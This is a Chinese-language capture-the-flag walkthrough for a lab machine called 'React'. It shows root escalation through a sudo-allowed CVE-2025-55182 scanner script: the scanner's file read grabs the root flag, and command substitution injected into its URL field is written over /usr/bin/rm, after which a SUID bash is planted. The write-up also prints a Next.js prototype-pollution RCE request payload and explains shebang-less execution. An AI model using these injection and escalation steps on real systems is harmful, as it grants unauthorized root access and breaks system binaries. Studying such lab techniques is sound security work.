从靶机覆写提权到文件解释执行过程思考

React 靶机提权部分

用户有 sudo 执行 python 脚本的权限，没有显示指定 python 来执行，依赖文件的 shebang 行指定 python 解释器。


> 一个 CVE-2025-55182 的漏洞扫描利用脚本

```
bot@React:/tmp/test$ head /opt/react2shell/scanner.py
#!/usr/bin/python3
import argparse
import sys
import json
import os
import random
```


```
bot@React:/tmp/test$ sudo -l
Matching Defaults entries for bot on React:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bot may run the following commands on React:
    (ALL) NOPASSWD: /opt/react2shell/scanner.py
    (ALL) NOPASSWD: /usr/bin/rm -rf /
bot@React:/tmp/test$ file /opt/react2shell/scanner.py
/opt/react2shell/scanner.py: Python script, ASCII text executable
bot@React:/tmp/test$ sudo /opt/react2shell/scanner.py
usage: scanner.py [-h] (-u URL | -l LIST) [-t THREADS] [--timeout TIMEOUT]
                  [-o OUTPUT] [--all-results] [-k] [-H HEADER] [-v] [-q]
                  [--no-color] [--safe-check] [--windows] [--waf-bypass]
                  [--waf-bypass-size KB]
scanner.py: error: one of the arguments -u/--url -l/--list is required
bot@React:/tmp/test$ ls -lha /opt/react2shell/scanner.py
-rwxr-xr-x 1 root root 20K Dec 13 22:51 /opt/react2shell/scanner.py
bot@React:/tmp/test$
```

脚本有 -l 参数，可以指定扫描的目标列表文件路径，脚本会读取该文件进行扫描，可以使用 -l 参数直接读取 root.txt。

```
sudo /opt/react2shell/scanner.py -l /root/root.txt -o /tmp/test/root.txt --all-results
```



root 用户没有使用公钥私钥认证，还可以尝试读取 shadow 文件，爆破一下 root 哈希。



脚本具有写参数，可以使用 `-o` 参数指定输出文件路径，脚本会将扫描结果写入该文件。

通过观察，可以发现存在可控部分，python 执行脚本写入的 json 格式输出，可控部分是目标URL，也就是在双引号里。

可以通过控制输出文件的内容，来覆写输出文件，有以下两点理由：

- 这个 json 输出文件中第一行没有 `#!` 的 shebang 行，如果输出文件是一个可执行文件，那么默认会有当前 shell 解释器来执行它
- 可控内容在双引号里，不可闭合双引号，不能构造换行

在两个背景下，可以选择利用这个双引号来操作，利用 shell 环境在双引号里可以使用 命令替换 语法来执行命令，并且会优先解释命令替换语法，再考虑整个命令。

要注意的是，url 会出现两次，所以命令替换的执行也会执行两次。


```
{
  "scan_time": "2025-12-14T13:10:16.786052+00:00Z",
  "total_results": 1,
  "results": [
    {
      "host": "http://192.168.6.101/",
      "vulnerable": false,
      "status_code": 501,
      "error": null,
      "request": "POST /aaa HTTP/1.1\r\nHost: 192.168.6.101\r\nUser-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0\r\nNext-Action: x\r\nX-Nextjs-
Request-Id: b5dce965\r\nContent-Type: multipart/form-data; boundary=----
WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nX-Nextjs-Html-Request-Id:
SSTMXm7OJ_g0Ncx6jpQt9\r\nContent-Length: 703\r\n\r\n------
WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data;
name=\"0\"\r\n\r\n{\"then\":\"$1:__proto__:then\",\"status\":\"resolved_model\",\
"reason\":-1,\"value\":\"{\\\"then\\\":\\\"$B1337\\\"}\",\"_response\":
{\"_prefix\":\"var res=process.mainModule.require('child_process').execSync('echo
$((41*271))').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),
{digest: `NEXT_REDIRECT;push;/login?
a=${res};307;`});\",\"_chunks\":\"$Q2\",\"_formData\":
{\"get\":\"$1:constructor:constructor\"}}}\r\n------
WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-Disposition: form-data;
name=\"1\"\r\n\r\n\"$@0\"\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\nContent-
Disposition: form-data; name=\"2\"\r\n\r\n[]\r\n------
WebKitFormBoundaryx8jO2oVc6SWP3Sad--",
      "response": "HTTP/1.1 501 Unsupported method ('POST')\r\nServer:
SimpleHTTP/0.6 Python/3.13.9\r\nDate: Sun, 14 Dec 2025 13:10:16
GMT\r\nConnection: close\r\nContent-Type: text/html;charset=utf-8\r\nContent-
Length: 357\r\n\r\n<!DOCTYPE HTML>\n<html lang=\"en\">\n    <head>\n        <meta
charset=\"utf-8\">\n        <title>Error response</title>\n    </head>\n
<body>\n        <h1>Error response</h1>\n        <p>Error code: 501</p>\n
<p>Message: Unsupported method ('POST').</p>\n        <p>Error code explanation:
501 - Server does not support this operation.</p>\n    </body>\n</html>\n",
      "final_url": "http://192.168.6.101/",
      "timestamp": "2025-12-14T13:10:16.778949+00:00Z"
    }
  ]
}
```


无 shebang 文件默认解释执行测试

```
# 创建无 shebang 的测试脚本
cat > test << 'EOF'
echo "脚本PID: $$"
echo "父进程: $(ps -o pid= -p $PPID)"
echo "当前shell: $SHELL"
echo "父进程命令: $(ps -o command= -p $PPID)"
EOF

chmod +x test
./test
```

可以看到，默认使用当前 shell /bin/bash 解释器来执行无 shebang 的脚本

```
bot@React:/tmp/test$ ls -alh test
-rwxr-xr-x 1 bot bot 140 Dec 14 08:20 test
bot@React:/tmp/test$ cat test
echo "脚本PID: $$"
echo "父进程: $(ps -o pid= -p $PPID)"
echo "当前shell: $SHELL"
echo "父进程命令: $(ps -o command= -p $PPID)"
bot@React:/tmp/test$ ./test
脚本PID: 4177
父进程:     576
当前shell: /bin/bash
父进程命令: /bin/bash
bot@React:/tmp/test$ echo $SHELL
/bin/bash
bot@React:/tmp/test$
```

或者使用 strace 跟踪执行内核调用库函数过程，发现没有指定shebang 行时，调用该文件的父进程（即当前的 Shell，如 /bin/bash）在收到 ENOEXEC 错误后，捕获了这个错误，并主动决定尝试用 /bin/sh 或当前 Shell 来解释运行这个文件。

```
strace ./test 2>&1 | head -50
```

```
bot@React:/tmp/test$ cat test
echo "脚本PID: $$"
echo "父进程: $(ps -o pid= -p $PPID)"
echo "当前shell: $SHELL"
echo "父进程命令: $(ps -o command= -p $PPID)"
bot@React:/tmp/test$ file test
test: UTF-8 Unicode text
bot@React:/tmp/test$ strace ./test 2>&1 | head -50
execve("./test", ["./test"], 0x7fff40d09000 /* 49 vars */) = -1 ENOEXEC (Exec format error)
strace: exec: Exec format error
+++ exited with 1 +++
bot@React:/tmp/test$
```

测试命令替换

```
sudo /opt/react2shell/scanner.py -u 'http://192.168.6.101/`touch
/tmp/test/success`' -o /tmp/test/333 --all-results
```

使用当前用户，添加执行权限，测试命令替换能否成功执行，也没问题

```
[+] Results saved to: /tmp/test/333
bot@React:/tmp/test$ chmod +x 333
bot@React:/tmp/test$ ./333
./333: line 2: scan_time:: command not found
./333: line 3: total_results:: command not found
./333: line 4: results:: command not found
./333: line 6: host:: command not found
./333: line 7: vulnerable:: command not found
./333: line 8: status_code:: command not found
./333: line 9: error:: command not found
./333: line 10: NEXT_REDIRECT: command not found
./333: line 10: push: command not found
./333: line 10: /login?a=: No such file or directory
./333: line 10: 307: command not found
./333: line 10: request:: command not found
./333: line 11: response:: command not found
./333: line 12: final_url:: command not found
./333: line 13: timestamp:: command not found
./333: line 15: ]: command not found
bot@React:/tmp/test$ ls -alh success
-rw-r--r-- 1 bot bot 0 Dec 14 08:17 success
bot@React:/tmp/test$
```

虽然执行过程中会产生大量 command not found 报错，但由于 Shell 默认遇到错误继续执行的特性，注入的命令依然会被执行。

当前用户有 两条 sudo 权限，可以选择覆写 /usr/bin/rm -rf / 的 sudo 权限，这样在 sudo 执行 rm 命令时，就会执行覆写的脚本，执行命令替换部分的命令。

注意：覆写 /usr/bin/rm -rf / 这个命令会破坏系统原本的删除命令，建议备份或者在靶机操作，请谨慎操作！建议在靶机环境中进行测试，提权成功后应进行恢复。

构造


```
sudo /opt/react2shell/scanner.py -u 'http://192.168.6.101/`/bin/bash`' -o
/usr/bin/rm --all-results
# 或者
sudo /opt/react2shell/scanner.py -u 'http://192.168.6.101/$(/bin/bash)' -o
/usr/bin/rm --all-results
```

这个命令替换的子 shell 的标准输出被父 shell 捕获了，在当前子shell 结束时，会把所有结果替换到双引号里的反引号占位符的位置，所以执行命令没有回显。

```
[+] Results saved to: /usr/bin/rm
bot@React:/tmp/test$ sudo /usr/bin/rm -rf /
/usr/bin/rm: 2: /usr/bin/rm: scan_time:: not found
/usr/bin/rm: 3: /usr/bin/rm: total_results:: not found
/usr/bin/rm: 4: /usr/bin/rm: results:: not found
root@React:/tmp/test# id
root@React:/tmp/test# whoami
root@React:/tmp/test# 666666
bash: 666666: command not found
root@React:/tmp/test#
```

这个子shell执行的命令都会正常执行，只是没回显了，可以随便做点什么，搞个 suid bash 到 /tmp 下


```
cp /bin/bash /tmp/bash
chmod +s /tmp/bash
```



关于 shebang 行的解释执行过程

在类 Unix 系统中，shebang 行（以 `#!` 开头的行）用于指定脚本文件（可执行文件）的解释器。当你执行一个脚本时，操作系统会检查该脚本的第一行是否包含 shebang 行，如果有，它会使用指定的解释器来运行脚本，如果没有，默认使用当前 shell 来解释执行。

例如，指定php解释器的 shebang 行：



使用 ltrace 跟踪执行内核调用库函数过程，先调用了 shebang 行的 php 解释器，然后 php 解释器再去执行脚本文件 ./a 。

```
┌──(npc㉿kali)-[~/test]
└─$ ltrace -f ./a 2>&1 | head
[pid 1247824] strlen("/usr/bin/php")              = 12
[pid 1247824] strlen("./a")                       = 3
[pid 1247824] strlen("USER=npc")                  = 8
[pid 1247824] strlen("LOGNAME=npc")               = 11
[pid 1247824] strlen("HOME=/home/npc")            = 14
[pid 1247824] strlen("PATH=/home/npc/.local/bin:/usr/l"...) = 138
[pid 1247824] strlen("SHELL=/usr/bin/zsh")        = 18
[pid 1247824] strlen("TERM=xterm-256color")       = 19
[pid 1247824] strlen("XDG_SESSION_ID=2122")       = 19
[pid 1247824] strlen("XDG_SESSION_TYPE=tty")      = 20
```


又例如，python 解释器的 shebang 行：

```
┌──(npc㉿kali)-[~/test]
└─$ file a
a: Python script, ASCII text executable

┌──(npc㉿kali)-[~/test]
└─$ cat a
#!/usr/bin/python3
print('111')

┌──(npc㉿kali)-[~/test]
└─$ ./a
111
```

又例如，没有 shebang 行的脚本：

```
┌──(npc㉿kali)-[~/test]
└─$ file a
a: ASCII text

┌──(npc㉿kali)-[~/test]
└─$ cat a
1
2
3
echo 111
echo $SHELL
4
5
6

┌──(npc㉿kali)-[~/test]
└─$ ./a
./a: 1: 1: not found
./a: 2: 2: not found
./a: 3: 3: not found
111
/usr/bin/zsh
./a: 6: 4: not found
./a: 7: 5: not found
./a: 8: 6: not found
```

shebang 行指定不存在的文件来解释执行：



所以在一些文件写提权场景中，写入内容可控性较差时，可以利用无 shebang 行的脏数据字符文件默认以当前 shell 解析器执行的特性来覆写 sudo 权限的可执行文件，从而达到提权目的。